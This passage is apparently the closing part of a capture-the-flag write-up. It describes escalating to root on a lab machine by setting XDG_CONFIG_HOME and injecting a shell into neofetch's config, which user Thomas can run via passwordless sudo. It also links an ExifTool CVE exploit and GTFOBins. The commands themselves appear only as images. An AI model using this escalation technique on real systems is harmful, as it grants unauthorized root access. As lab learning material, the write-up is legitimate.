
# sudo -l to see what Thomas can do on the machine as root




Oh! Great Thomas can run neofetch as sudo with no password on that machine but there is something weird there is \”\” which will prevent passing any parameters to the neofetch so we can’t exploit that in the standard way

Umm! We can clearly Noticed That There Is XDG\_CONFIG\_HOME which is a variable the user can set to as his home config directory

So Let’s Set This Environment variable as our config directory




Okay Great! One The Best Resources For Privilege Escalation Is GTOFBins Which Will Help us Escalating Our Privilege Here





As we see there is as sudo escalation via neofetch so no let’s inject a shell to our config file






Now let’s run neofetch as sudo





Awesome Work We Got Root On The Machine Now Let’s Go And Reveal The Root Flag



Perfect We Got The Root Flag

Lessons Learned

1. If Linpeas failed don’t forget there is always pspy64 that may help
2. I learned new syntax in bash \”\” mean that the program will not receive any arguments
3. Learned If I can’t pass argument to a program I may take a look at the environment variables that may help me

Resources

* <https://github.com/UNICORDev/exploit-CVE-2021-22204>
* <https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html>
* <https://gtfobins.github.io/>